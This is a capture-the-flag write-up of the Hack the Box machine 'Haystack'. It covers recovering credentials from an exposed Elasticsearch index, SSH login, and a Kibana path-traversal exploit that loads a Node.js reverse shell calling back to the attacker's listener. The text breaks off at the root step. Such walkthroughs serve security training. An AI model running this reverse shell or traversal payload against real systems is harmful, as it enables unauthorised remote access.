Hack the Box – Haystack

As normal I add the IP of the machine 10.10.10.115 to /etc/hosts as haystack.htb

Haystack

OS: Linux

Difficulty: Easy


Points: 20

Release: 29 Jun 2019

IP: 10.10.10.115

Enumeration

nmap -p- -sT -sV -sC -oN initial-scan haystack.htb




```
root@kali:/opt/htb/haystack.htb# nmap -p- -sT -sV -sC -oN initial-scan haystack.htb
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-30 15:46 BST
Nmap scan report for haystack.htb (10.10.10.115)
Host is up (0.61s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA)
|   256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA)
|_  256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)
80/tcp   open  http    nginx 1.12.2
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (text/html).
9200/tcp open  http    nginx 1.12.2
| http-methods:
|_  Potentially risky methods: DELETE
|_http-server-header: nginx/1.12.2
|_http-title: Site doesn't have a title (application/json; charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1606.93 seconds
```


It seems we have discovered just a couple of ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22, HTTP on 80 and another web service on 9200.

Overview of Web Services

Let’s take a quick look at the webpages to see what we have. I got the following on port 80.



And I got the following on port 9200.




```
name:                                  "iQEYHgS"
cluster_name:                          "elasticsearch"
cluster_uuid:                          "pjrX7V_gSFmJY-DxP4tCQg"
version:
  number:                              "6.4.2"
  build_flavor:                        "default"
  build_type:                          "rpm"
  build_hash:                          "04711c2"
  build_date:                          "2018-09-26T13:34:09.098244Z"
  build_snapshot:                      false
  lucene_version:                      "7.4.0"
  minimum_wire_compatibility_version:  "5.6.0"
  minimum_index_compatibility_version: "5.0.0"
tagline:                               "You Know, for Search"
```

Needle

There didn’t seem to be anything interesting on this page, apart from the needle in the haystack. It reminded me of a previous machine with some steg. I decided to run strings on the image to see if it held anything useful.

wget http://haystack.htb/needle.jpg




```
root@kali:/opt/htb/haystack.htb# wget http://haystack.htb/needle.jpg
--2019-06-30 16:42:19--  http://haystack.htb/needle.jpg
Resolving haystack.htb (haystack.htb)... 10.10.10.115
Connecting to haystack.htb (haystack.htb)|10.10.10.115|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 182982 (179K) [image/jpeg]
Saving to: ‘needle.jpg.1’

needle.jpg.1            100%[===================================>] 178.69K  --.-KB/s    in 0.1s

2019-06-30 16:42:19 (1.35 MB/s) - ‘needle.jpg.1’ saved [182982/182982]
```

Once I had the image, I looked to see if it held anything useful.


strings needle.jpg



```
bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg==
```


The last line revealed what seemed to be base 64 encoding. I looked to see if this was in fact the case.

echo bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg== | bsae64 -d



```
root@kali:/opt/htb/haystack.htb# echo bGEgYWd1amEgZW4gZWwgcGFqYXIgZXMgImNsYXZlIg== | base64 -d
la aguja en el pajar es "clave"root@kali:/opt/htb/haystack.htb#
```

It seemed we had a Spanish sentence. I had to get this translated as Spanish is not a language is Speak.




la aguja en el pajar es "clave"

the needle in the haystack is "key"

Not much to go on, but I decided now was a good time to look at the other port.

JSON querying


Having seen the page from earlier, I knew that this was json and simply had to discover the correct syntax to query it. From the initial screen, I also identified the possibility of elasticseach system in place with kibana.



```
name:             "iQEYHgS"
cluster_name:     "elasticsearch"
cluster_uuid:     "pjrX7V_gSFmJY-DxP4tCQg"
```

After a little digging into the json syntax, I finally got some information out that I though maybe be useful.


curl http://haystack.htb:9200/_all/_search



```
root@kali:/opt/htb/haystack.htb# curl http://haystack.htb:9200/_all/_search
{"took":9,"timed_out":false,"_shards":{"total":16,"successful":16,"skipped":0,"failed":0},"hits":{"total
":1262,"max_score":1.0,"hits":[{"_index":".kibana","_type":"doc","_id":"config:6.4.2","_score":1.0,"_sou
rce":{"type":"config","updated_at":"2019-01-23T18:15:53.396Z","config":{"buildNum":18010,"telemetry:optI
n":false}}},{"_index":"bank","_type":"account","_id":"25","_score":1.0,"_source":{"account_number":25,"b
alance":40540,"firstname":"Virginia","lastname":"Ayala","age":39,"gender":"F","address":"171 Putnam Aven
ue","employer":"Filodyne","email":"virginiaayala@filodyne.com","city":"Nicholson","state":"PA"}},{"_inde
x":"bank","_type":"account","_id":"44","_score":1.0,"_source":{"account_number":44,"balance":34487,"firs
tname":"Aurelia","lastname":"Harding","age":37,"gender":"M","address":"502 Baycliff Terrace","employer":
"Orbalix","email":"aureliaharding@orbalix.com","city":"Yardville","state":"DE"}},{"_index":"bank","_type
":"account","_id":"99","_score":1.0,"_source":{"account_number":99,"balance":47159,"firstname":"Ratliff"
,"lastname":"Heath","age":39,"gender":"F","address":"806 Rockwell Place","employer":"Zappix","email":"ra
tliffheath@zappix.com","city":"Shaft","state":"ND"}},{"_index":"bank","_type":"account","_id":"119","_sc
ore":1.0,"_source":{"account_number":119,"balance":49222,"firstname":"Laverne","lastname":"Johnson","age
":28,"gender":"F","address":"302 Howard Place","employer":"Senmei","email":"lavernejohnson@senmei.com","
city":"Herlong","state":"DC"}},{"_index":"bank","_type":"account","_id":"126","_score":1.0,"_source":{"a
ccount_number":126,"balance":3607,"firstname":"Effie","lastname":"Gates","age":39,"gender":"F","address"
:"620 National Drive","employer":"Digitalus","email":"effiegates@digitalus.com","city":"Blodgett","state
":"MD"}},{"_index":"bank","_type":"account","_id":"145","_score":1.0,"_source":{"account_number":145,"ba
lance":47406,"firstname":"Rowena","lastname":"Wilkinson","age":32,"gender":"M","address":"891 Elton Stre
et","employer":"Asimiline","email":"rowenawilkinson@asimiline.com","city":"Ripley","state":"NH"}},{"_ind
ex":"bank","_type":"account","_id":"183","_score":1.0,"_source":{"account_number":183,"balance":14223,"f
irstname":"Hudson","lastname":"English","age":26,"gender":"F","address":"823 Herkimer Place","employer":
"Xinware","email":"hudsonenglish@xinware.com","city":"Robbins","state":"ND"}},{"_index":"bank","_type":"
account","_id":"190","_score":1.0,"_source":{"account_number":190,"balance":3150,"firstname":"Blake","la
stname":"Davidson","age":30,"gender":"F","address":"636 Diamond Street","employer":"Quantasis","email":"
blakedavidson@quantasis.com","city":"Crumpler","state":"KY"}},{"_index":"bank","_type":"account","_id":"
208","_score":1.0,"_source":{"account_number":208,"balance":40760,"firstname":"Garcia","lastname":"Hess"
,"age":26,"gender":"F","address":"810 Nostrand Avenue","employer":"Quiltigen","email":"garciahess@quilti
gen.com","city":"Brooktrails","state":"GA"}}]}}root@kali:/opt/htb/haystack.htb#
```

I tried some custom search strings including key to see if I could extract anything useful.


curl http://haystack.htb:9200/_all/_search?q=key



```
root@kali:/opt/htb/haystack.htb# curl http://haystack.htb:9200/_all/_search?q=key
{"took":16,"timed_out":false,"_shards":{"total":16,"successful":16,"skipped":0,"failed":0},"hits":{"tota
l":1,"max_score":4.9028025,"hits":[{"_index":"bank","_type":"account","_id":"68","_score":4.9028025,"_so
urce":{"account_number":68,"balance":44214,"firstname":"Hall","lastname":"Key","age":25,"gender":"F","ad
dress":"927 Bay Parkway","employer":"Eventex","email":"hallkey@eventex.com","city":"Shawmut","state":"CA
"}}]}}root@kali:/opt/htb/haystack.htb#
```


And then remembering that the message was in Spanish, I decided to use clave as the query.

curl http://haystack.htb:9200/_all/_search?q=clave



```
root@kali:/opt/htb/haystack.htb# curl http://haystack.htb:9200/_all/_search?q=clave
{"took":35,"timed_out":false,"_shards":{"total":16,"successful":16,"skipped":0,"failed":0},"hits":{"tota
l":2,"max_score":5.9335938,"hits":[{"_index":"quotes","_type":"quote","_id":"45","_score":5.9335938,"_so
urce":{"quote":"Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg "}},{"_index":"quotes",
"_type":"quote","_id":"111","_score":5.3459888,"_source":{"quote":"Esta clave no se puede perder, la gua
rdo aca: cGFzczogc3BhbmlzaC5pcy5rZXk="}}]}}root@kali:/opt/htb/haystack.htb#
```

It was all in Spanish again, so I would need to translate it.




```
"Tengo que guardar la clave para la maquina: dXNlcjogc2VjdXJpdHkg "}},{"
,"_id":"111","_score":5.3459888,"_source":{"quote":"Esta clave no se pue
pgc3BhbmlzaC5pcy5rZXk="}}]}}root@kali:/opt/htb/haystack.htb#
```

spanish english tranlation - Google Se
00/
spanish english tranlatior
https://www.google.com/search?q=spanish+english+tranlation&ie=utf-8
Getting Started
Ne(ste)d Flanders
spanish english tranlation

Tengo que guardar la clave para la maquina

I have to keep the password for the machine

And, the other part was;



```
"_type":"quote","_id":"111","_score":5.3459888,"_source":{"quote":"Esta clave no se puede perder, la gua
rdo aca: cGFzczogc3BhbmlzaC5pcy5rZXk="}}]}}root@kali:/opt/htb/haystack.htb#
```


spanish english tranlation - Google Search - Mozilla Firefox
haystack.htb:9200/
spanish english tranlatior
https://www.google.com/search?q=spanish+english+tranlation&ie=utf-8&oe=utf-8&client=firefo
Most Visited
Getting Started
Ne(ste)d Flanders
Google
spanish english tranlation

Esta clave no se puede perder, la guardo aca

This key can not be lost, I keep it here

There was also some encoded text along with it too and decided to decode that.

echo dXNlcjogc2VjdXJpdHkg | base64 -d
echo cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 -d




```
root@kali:/opt/htb/haystack.htb# echo dXNlcjogc2VjdXJpdHkg | base64 -d
user: security root@kali:/opt/htb/haystack.htb# echo cGFzczogc3BhbmlzaC5pcy5rZXk= | base64 -d
pass: spanish.is.keyroot@kali:/opt/htb/haystack.htb#
```

This gave me a user and a password. **security:spanish.is.key**


SSH Access

I was unable to find anything on the site to use these credentials, so I tried them through SSH. To my surprise….



```
root@kali:/opt/htb/haystack.htb# ssh security@haystack.htb
The authenticity of host 'haystack.htb (10.10.10.115)' can't be established.
ECDSA key fingerprint is SHA256:ihn2fPA4jrn1hytN0y9Z3vKpIKuL4YYe3yuESD76JeA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'haystack.htb,10.10.10.115' (ECDSA) to the list of known hosts.
security@haystack.htb's password:
Last login: Wed Feb  6 20:53:59 2019 from 192.168.2.154
[security@haystack ~]$ 
```

It worked. I now had the user.txt



```
[security@haystack ~]$ ls
user.txt
[security@haystack ~]$ cat user.txt
04d18bc79dac1d4d48ee0a940c8eb929
[security@haystack ~]$ 
```

04d18bc79dac1d4d48ee0a940c8eb929

Now it was time to see what was running on the machine.


Kibana

Knowing that Elasticsearch and Kibana were on the machine, I knew of some local exploits for this and decided to check them out. I had a quick google to find the exposed exploit and found it at https://www.bleepingcomputer.com/news/security/file-inclusion-bug-in-kibana-console-for-elasticsearch-gets-exploit-code/. This is an RCE, so I hoped to try and gain a bit more privileges and run as the user Kibana is running as.

I found some node.js reverse shell at https://github.com/appsecco/vulnerable-apps/tree/master/node-reverse-shell to use. I placed this js within the tmp directory.

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(8080, "192.168.33.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

I created a file called dm.js




```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4444, "10.10.14.11", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

Now that I had the js script in the desired location, I then had to try and execute it.

I set up my listener


nc -nlvp 4444



```
root@kali:/opt/htb/haystack.htb# nc -nlvp 4444
listening on [any] 4444 ...
```


I then executed to RCE that I had found.

curl -X GET "http://localhost:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../.../../../../tmp/dm.js"



```
[security@haystack tmp]$ curl -X GET "http://localhost:5601/api/console/api_server?sense_version=@@SENSE_
VERSION&apis=../../../../../../.../../../../tmp/dm.js"
```


Once I had executed the RCE I got the shell requested.




```
root@kali:/opt/htb/haystack.htb# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.115] 51520
whoami
kibana
```

Getting root flag


From the process I decided to utilise the run parts to create an entry in the tmp folder that



